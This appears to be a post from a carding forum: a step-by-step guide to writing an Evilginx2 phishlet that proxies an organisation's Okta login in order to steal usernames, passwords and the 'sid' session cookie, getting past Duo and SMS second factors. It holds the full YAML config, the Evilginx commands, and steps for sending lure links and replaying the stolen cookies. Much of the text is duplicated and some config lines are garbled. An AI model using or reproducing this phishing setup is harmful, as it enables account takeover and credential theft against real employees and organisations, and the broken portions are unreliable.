


Carder
Professional
- Messages
- 2,620
- Reaction score
- 2,043
- Points
- 113
There are times when you need to register someone. It happens when the target organization has a second factor configured for authentication - sms, Google authenticator, Duo. What to do in such cases? Hiring Gopniks? Clipping employees' phones? No! It turns out that cunning hackers have written software that can help in this difficult situation.
Evilginx2 is a phishing framework that acts as a proxy between the victim and the site from which we want to receive accounts. Previously, he used custom nginx, now it is completely rewritten in Go, includes mini HTTP and DNS servers, which greatly simplifies installation and deployment.
How it works? The author of the software described in detail on his website, details on installation and configuration can be found on the project's github page. Why is it possible to bypass the second factor? The trick is that we do not interfere with the process of entering the code from SMS / temporary password / push from DUO. We quietly wait until the user successfully passes all the authentication steps, catch his cookie, and already use it to log in. Along the way, just in case, we collect his username and password.

enter the necessary settings. We indicate the main domain (not a subdomain) and its IP.
As a result, the config looks like this:

The parameter is interesting here redirect_url
- it indicates where to redirect the request when the client came to the root of our domain. Why is this done? If you give a phishing page from the root, the domain will be quickly calculated and added to the lists of dangerous sites, browsers will swear menacingly, and users will never get to us. Therefore, we will give it through a unique link, and the root will redirect to the song Never Gonna Give You Up.
Fill in the description, specify the phishlet name, authors, and the required version of Evilginx.
We indicate which domain we are going to fish. In our case, a domain of the form<target company name>.okta.com
Parameter session
indicates that this particular domain gives the cookies we need and credentials are transmitted there,is_landing
means that this host will be used to generate phishing URLs.
The next important step is to determine all requests to the target domain in order for the proxy to successfully rewrite them to the phishing domain. If this is not done, the user will not send data to us, but immediately to the original domain, and we will not catch any accounts. You need to rewrite only those requests that are directly involved in the user's login process to the site.
To clearly understand what exactly is required for successful authentication, you need to carefully study this very process. Armed with Burp and a test account, we begin to look for how the password is transmitted and by which cookies the application determines the authorized user. We are also looking for responses from the server, which contain links to the original domain.
We find a request that sends a username and password. We see that it is sent to the original domain, but we need it to go to us.

Here you can see how the original domain gives links inside javascript, they need to be rewritten.

Having collected this and a couple more requests, we get the following settings:
Keyword{hostname}
just used to replace the original domain with a phishing domain. Read more about the syntax for this section here .
Remember, we need cookies with which we will log in to the site. By trial and error, we figure out the name of the cookie -sid
, and add it to the settings:
Also, the username and password of the user will be useful to us, we have already found the request in which they are transmitted. As you can see in the request, the parameters we need areusername and password.
passed to json, add:
So Evilginx will be able to separate them from requests and save them correctly.
Left a little. Let's specify the URL of the login page on the target domain.
We will indicate the URL by which we will understand that the user is successfully authorized.
That's all! Entire config:
We save it as okta.yaml
Turn on phishlet.
A certificate from LetsEncrypt is automatically created for it.
Checking the settings:

We indicate where we will redirect the user after successful authorization
The application will display a link that needs to be sent to users, like
A fragile gullible user follows the link and logs in. We see it like this:

All caught accounts are added to sessions. Select the desired one and copy the cookies from it:

We open the browser, substitute cookies and voila - we are inside.
Evilginx2 is a phishing framework that acts as a proxy between the victim and the site from which we want to receive accounts. Previously, he used custom nginx, now it is completely rewritten in Go, includes mini HTTP and DNS servers, which greatly simplifies installation and deployment.
How it works? The author of the software described in detail on his website, details on installation and configuration can be found on the project's github page. Why is it possible to bypass the second factor? The trick is that we do not interfere with the process of entering the code from SMS / temporary password / push from DUO. We quietly wait until the user successfully passes all the authentication steps, catch his cookie, and already use it to log in. Along the way, just in case, we collect his username and password.
A task
So, we need to register an office that actively uses Okta as Single Sign-on. As the second factor, Duo is used - a solution whose feature is in the mobile client, which allows you to confirm the second factor through regular push notifications instead of entering 35-digit codes (hello Google Authenticator). Let's get started.Step one - register a phishing domain
In the panel of our provider, we indicate the address of the server on which the phishing will be located. We also register a subdomain of the form okta.<phishing domain>.com
Step two - setting up Evilginx
We launch Evilginx and through the commandconfigenter the necessary settings. We indicate the main domain (not a subdomain) and its IP.
Code:
config domain <phishing domain> .com
config ip 10.0.0.1
As a result, the config looks like this:
The parameter is interesting here redirect_url
- it indicates where to redirect the request when the client came to the root of our domain. Why is this done? If you give a phishing page from the root, the domain will be quickly calculated and added to the lists of dangerous sites, browsers will swear menacingly, and users will never get to us. Therefore, we will give it through a unique link, and the root will redirect to the song Never Gonna Give You Up.
Step three - setting up a phishing page
This is where the fun begins. Since in fact on our server we do not host any content at all, but only proxy requests, we need to "tell" Evilginx what kind of data we want to receive. We write this "story" in a special format. Documentation is available on the project wiki page. These descriptions are called phishlets. For some popular services - facebook, linkedin, amazon, they are already written and included in the distribution. We were less fortunate, Okta is not supported out of the box, but good people wrote a phishlet for the old version. We take a soldering iron and start to solder.Fill in the description, specify the phishlet name, authors, and the required version of Evilginx.
Code:
name: 'okta'
author: '@ml_siegel, updated by @ hollow1'
min_ver: '2.2.0'
We indicate which domain we are going to fish. In our case, a domain of the form<target company name>.okta.com
Code:
proxy_hosts:
  - {phish_sub: '', orig_sub: '<subdomain target company name>', domain: 'okta.com', session: true, is_landing: true}
Parameter session
indicates that this particular domain gives the cookies we need and credentials are transmitted there,is_landing
means that this host will be used to generate phishing URLs.
The next important step is to determine all requests to the target domain in order for the proxy to successfully rewrite them to the phishing domain. If this is not done, the user will not send data to us, but immediately to the original domain, and we will not catch any accounts. You need to rewrite only those requests that are directly involved in the user's login process to the site.
To clearly understand what exactly is required for successful authentication, you need to carefully study this very process. Armed with Burp and a test account, we begin to look for how the password is transmitted and by which cookies the application determines the authorized user. We are also looking for responses from the server, which contain links to the original domain.
We find a request that sends a username and password. We see that it is sent to the original domain, but we need it to go to us.
Here you can see how the original domain gives links inside javascript, they need to be rewritten.
Having collected this and a couple more requests, we get the following settings:
Code:
sub_filters:
  - {triggers_on: '<target domain> .okta.com', orig_sub: '<target domain>', domain: 'okta.com', search: 'https: // {hostname} / api', replace: 'https : // {hostname} / api ', mimes: [' text / html ',' application / json ']}
  - {triggers_on: 'login.okta.com', orig_sub: 'login', domain: 'okta.com', search: 'https: // {hostname} /', replace: 'https: // {hostname} / ', mimes: [' text / html ',' application / json ']}
  - {triggers_on: '<target domain> .okta.com', orig_sub: '', domain: '<target domain> .okta.com', search: 'https \ x3A \ x2F \ x2F {hostname}', replace: 'httpsx3Ax2Fx2F {hostname}', mimes: ['text / html', 'application / json', 'application / x-javascript', 'text / javascript']}
  - {triggers_on: '<target domain> .okta.com', orig_sub: '', domain: '<target domain> .okta.com', search: '\ x2Fuser \ x2Fnotifications', replace:' httpsx3Ax2Fx2F <target domain> .okta.comx2Fuserx2Fnotifications', mimes: ['text / html', 'application / json', 'application / x-javascript', 'text / javascript']}
Keyword{hostname}
just used to replace the original domain with a phishing domain. Read more about the syntax for this section here .
Remember, we need cookies with which we will log in to the site. By trial and error, we figure out the name of the cookie -sid
, and add it to the settings:
Code:
auth_tokens:
  - domain: '<target domain> .okta.com'
    keys: ['sid']
Also, the username and password of the user will be useful to us, we have already found the request in which they are transmitted. As you can see in the request, the parameters we need areusername and password.
passed to json, add:
Code:
credentials:
  username:
    key: 'username'
    search: '"username": "([^"] *)'
    type: 'json'
  password:
    key: 'password'
    search: '"password": "([^"] *)'
    type: 'json'
So Evilginx will be able to separate them from requests and save them correctly.
Left a little. Let's specify the URL of the login page on the target domain.
Code:
landing_path:
  - '/login/login.htm'
We will indicate the URL by which we will understand that the user is successfully authorized.
Code:
auth_urls:
  - 'app / UserHome'
That's all! Entire config:
Code:
name: 'okta'
author: '@ *******, updated by @ *******'
min_ver: '2.2.0'
proxy_hosts:
  - {phish_sub: '', orig_sub: '<subdomain target company name>' ', domain:' okta.com ', session: true, is_landing: true}
sub_filters:
sub_filters:
  - {triggers_on: '<target domain> .okta.com', orig_sub: '<target domain>', domain: 'okta.com', search: 'https: // {hostname} / api', replace: 'https : // {hostname} / api ', mimes: [' text / html ',' application / json ']}
  - {triggers_on: 'login.okta.com', orig_sub: 'login', domain: 'okta.com', search: 'https: // {hostname} /', replace: 'https: // {hostname} / ', mimes: [' text / html ',' application / json ']}
  - {triggers_on: '<target domain> .okta.com', orig_sub: '', domain: '<target domain> .okta.com', search: 'https \ x3A \ x2F \ x2F {hostname}', replace: 'httpsx3Ax2Fx2F {hostname}', mimes: ['text / html', 'application / json', 'application / x-javascript', 'text / javascript']}
  - {triggers_on: '<target domain> .okta.com', orig_sub: '', domain: '<target domain> .okta.com', search: '\ x2Fuser \ x2Fnotifications', replace:' httpsx3Ax2Fx2F <target domain> .okta.comx2Fuserx2Fnotifications', mimes: ['text / html', 'application / json', 'application / x-javascript', 'text / javascript']}
  - domain: '<target subdomain> .okta.com'
    keys: ['sid']
credentials:
  username:
    key: 'username'
    search: '"username": "([^"] *)'
    type: 'json'
  password:
    key: 'password'
    search: '"password": "([^"] *)'
    type: 'json'
landing_path:
  - '/login/login.htm'
auth_urls:
  - 'app / UserHome'
We save it as okta.yaml
Code:
in/usr/share/evilginx/phishletsStep four - turning on our new phishing
Run evilginx and write the command
Code:
phishlets hostname okta okta. <our phishing domain> .comTurn on phishlet.
Code:
phishlets enable oktaA certificate from LetsEncrypt is automatically created for it.
Checking the settings:
We indicate where we will redirect the user after successful authorization
Code:
phishlets get-url okta https://<target domain>.okta.com/The application will display a link that needs to be sent to users, like
Code:
https://<phishing domain>.com /login/login.htm?Rb=9ffe&ec=<unique hash>Step 4 - waiting for the catch
We send letters (mailing technologies - material for a separate article) and wait.A fragile gullible user follows the link and logs in. We see it like this:
All caught accounts are added to sessions. Select the desired one and copy the cookies from it:
We open the browser, substitute cookies and voila - we are inside.

